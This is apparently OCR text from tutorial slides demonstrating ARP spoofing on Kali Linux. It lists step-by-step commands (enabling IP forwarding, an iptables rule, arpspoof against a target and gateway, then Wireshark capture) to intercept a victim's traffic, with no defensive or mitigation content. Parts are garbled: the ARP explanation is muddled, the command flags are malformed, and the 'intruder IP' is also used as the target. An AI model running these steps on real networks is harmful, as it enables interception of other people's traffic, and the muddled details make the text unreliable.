
ARP SPOOFING



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
Address Resolution protocol (ARP) is a technique which send spoofed ARP packets over the network, the Arp request works between layer 2,3 which helps an intruder to forged original ARP request packets and reply the request generated from Victim.



The technique which I am demonstrating in this article is based on Linux operating system i.e. Kali. The purpose we are performing the below steps is to route the network traffic towards intruder IP Address which is in this case (10.0.0.20)

ARP SPOOFING (CONT'D)...

root@kali~# echo '1' > /proc/sys/net/ipv4/ip_forward

root@kali~# nano /etc/sysctl.conf (Remove the " # " from .NET/IPV4/IP_FORWARD=1)

root@kali~# iptables -A INPUT -p tcp -i eth0 -j ACCEPT

root@kali~# arpspoof –t 10.0.0.20 10.0.0.1 –I eth0

root@kali~# Wireshark

Once the WireShark windows will be opened point out the Ethernet interface, you will see that packet generated from the victim will be captured by our Linux machines.

THANK YOU